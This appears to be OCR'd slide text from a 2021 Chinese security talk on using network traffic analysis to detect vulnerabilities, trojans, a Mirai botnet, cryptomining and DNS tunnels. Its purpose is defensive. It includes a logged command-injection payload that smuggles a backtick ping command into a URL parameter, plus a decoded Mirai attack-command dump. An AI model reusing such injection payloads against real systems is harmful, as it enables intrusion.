58同城


2021

58同城 第2届 安全技术沙龙

业务风控建设 & 应用安全实践

58安全应急响应中心 Security Response Center | 58安全 58 CYBERSECURITY

DATE - 2021.12.17 线上直播



徐祖军 腾讯安全平台部技术专家

分享主题

流量分析在应用安全中的探索实践

议题介绍

安全问题的解决始于有效的发现，应用安全问题发现有多种不同的手段，这里将从流量分析的宏观角度就应用安全一些典型问题，包括漏洞发现等问题进行探索实践，就检测的实效性以及应用角度的多样性跟大家进行分享。

01


流量宝藏

目录

背景介绍

核心思想

- 多层防御体系
- 网络流量雁过留痕



02

重点目标

重点目标

逻辑架构

- 覆盖多种场景
- 不同的算法适配

重点目标

防漏洞

- 高危行为
- 高危组件覆盖

重点目标

反入侵

- 木马流量
- 隧道流量


03

实践尝试

实践尝试

主机安全回溯

传统主机安全检测响应EDR系统，通过Agent方式采集主机日志、命令操作等信息，然后上报到控制中心进行策略建模，从而发现主机入侵威胁。比如高风险命令注入执行，单纯基于主机端数据仅能知道发生了什么，若同时能在流量层面针对这些强特征命令字进行检测，进一步关联，就能溯源到攻击者是如何利用的。此外，流量层的检测能力，也能



源IP	域名	CGI	UA	uin	插入时间	http_param
[redacted]	[redacted].qq.com	/getMd5	Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/38.0.2125.111 Safari/537.36 QQBrowser/4.2.4763.400 PCG Security Team	3464597487	2019-12-17 23:04:57	format-detection=&viewport=&apkUrl='|`ping 6.p1.apkUrl.345322.jinchi.w.a.cgi.pw`;'

security.tencent.com


流量层感知的网络路径和请求，形成关联

主机层发现的告警


实践尝试

木马通信

ICMP木马，进程也不会监听端口，对主机层检测能力提出更大挑战，由于在协议栈之前对流量进行劫持处理，主机端tcpdump也无法抓取。而作为中间管道，在流量层进行检测分析，会是更好的补充手段。



在目标主机上使用p_l ` qi l 抓取源主机--1*-15*t *t 的包，无法抓获



从源主机向目标主机129.226.x.x进行ping操作，可以正常ping通


实践尝试

高危资产主动发现

1.高危端口、高危组件和高危服务的对外开放占据了漏洞攻击的很大部分，靠主动扫描来感知，存在扫描周期和扫描被屏蔽的问题。

2.通过流量建立相关通信特征的检测，则可以实现秒级响应。业务高危端口从对外开放到被探测利用的时间只有45秒，针对资产数量较多的大中型企业来说，很难在45秒内完成一轮扫描。

3.网络上的大量扫描和探测会带来误报，结合出流量关联，则能较好的解决误报问题



实践尝试

脆弱点/ 漏洞主动发现

1.漏洞扫描一般重点关注在对特征类漏洞的发现，发送特定构造参数或payload以触发是否存在漏洞，对于业务层面的不合规行为或者逻辑类漏洞则覆盖不足，比如敏感信息明文传输、越权、管理后台类等。

2. 扫描方法基于关键字，灵活性和可维护性不高。流量分析，可以引入AI算法，模型可以自动学习页面特征，效果远超过传统方案。同时，引入正负反馈机制配合AI模型训练，提升模型识别率。此外这不但可以监测管理后台的对外开放问题，而且


JS生成的管理页面，若扫描器不能解析JS则不能主动发现

实践尝试

Mirai僵尸网络

通过分析Mirai僵尸网络的命令与心跳包，提取出属于Mirai僵尸网络C&C服务器与被控端之间的通信流量，从而感知Mirai僵尸网络的规模变化

攻击指令：其中开头的"001a"代表攻击指令的长度，紧接着的"0000001e"代表了攻击的持续时间为30秒，"1e"之后的"00"代表了攻击的所采用的手法，根据对大量Mirai样本的逆向，"00"代表了使用udp进行攻击，后面的"d39fcd91"代表了攻击的目标IP，之后的几位是攻击的配置项，"000431343430"代表了攻击所使用的udp包大小为1400，"070439303033"代表了攻击的目标端口是9003



Mirai僵尸网络规模

```
0040  89 a8 00 1a 00 00 00 1e  00 01 d3 9f cd 91 20 02    ······· ····· ·
0050  00 04 31 34 34 30 07 04  39 30 30 33               ··1440·· 9003
```

Mirai攻击指令示例

实践尝试

SWARM挖矿

流量特征：在挖矿程序与交换端点进行通讯时，采用了jsonrpc协议，这点与门罗币挖矿相同，并且数据包的强特征明显，可以针对数据包中的关键词或者数据包中的结构进行检测

端口特征：Swarm项目在运行时默认使用1633，1634，1635这三个端口来进行数据交换

加密流量：能够在握手协议和证书两个层面来做一些事情。由于挖矿的特殊性，矿池的域名、证书是不会轻易进行变化的，并且矿池的具有聚集属性，即越大的矿池集合到的矿机越多，越能够保证收益的稳定性。所以也可以针对排名较为靠前的矿池进行域名和证书的收集，添加针对性的检测策略

```
POST / HTTP/1.1
Host: [redacted]
User-Agent: Go-http-client/1.1
Content-Length: 47
Accept: application/json
Content-Type: application/json
Accept-Encoding: gzip

{"jsonrpc":"2.0","id":1,"method":"eth_chainId"}HTTP/1.1 200 OK
content-type: application/json; charset=utf-8
content-length: 41
date: Tue, 29 Jun 2021 02:21:53 GMT

{"jsonrpc":"2.0","result":"0x64","id":1}
POST / HTTP/1.1
Host: [redacted]
User-Agent: Go-http-client/1.1
Content-Length: 51
Accept: application/json
Content-Type: application/json
Accept-Encoding: gzip

{"jsonrpc":"2.0","id":2,"method":"eth_blockNumber"}HTTP/1.1 200 OK
content-type: application/json; charset=utf-8
content-length: 46
date: Tue, 29 Jun 2021 02:21:53 GMT

{"jsonrpc":"2.0","result":"0x100aa19","id":2}
POST / HTTP/1.1
Host: [redacted]
User-Agent: Go-http-client/1.1
Content-Length: 85
Accept: application/json
Content-Type: application/json
Accept-Encoding: gzip

{"jsonrpc":"2.0","id":3,"method":"eth_getBlockByNumber","params":["0x100aa19",false]}HTTP/1.1 200 OK
```

Jsonrpc协议


```
[2021-11-16 11:06:33.422]  net      use pool pool.hashvault.pro:80 TLSv1.3 125.253.92.50
[2021-11-16 11:06:33.422]  net      new job from pool.hashvault.pro:80 diff 895531 algo rx/0 height
 2494252 (37 tx)
[2021-11-16 11:06:33.422]  cpu      use argon2 implementation AVX2
[2021-11-16 11:06:33.428]  msr      cannot read MSR 0xc0011020
[2021-11-16 11:06:33.428]  msr      FAILED TO APPLY MSR MOD, HASHRATE WILL BE LOW
[2021-11-16 11:06:33.430]  randomx  init dataset algo rx/0 (4 threads) seed 3185acac234a171b...
[2021-11-16 11:06:34.605]  randomx  allocated 2336 MB (2080+256) huge pages 11% 128/1168 +JIT (1175
 ms)
```

实践尝试


DNS隧道

三大类域名（黑，白，灰）的明显不同的统计特征

建立了一套基于AI+规则的DNS隧道流量检测系统。现网检出的隧道流量大多还是以正规厂商的DNS隧道及个人测试DNS隧道工具为主（示例如下表所示）。可以顺道发现一些与隧道相似（大量乱码域名请求）的DGA域名



隧道流量和普通流量信息熵



隧道流量和
普通流量域名编码特征

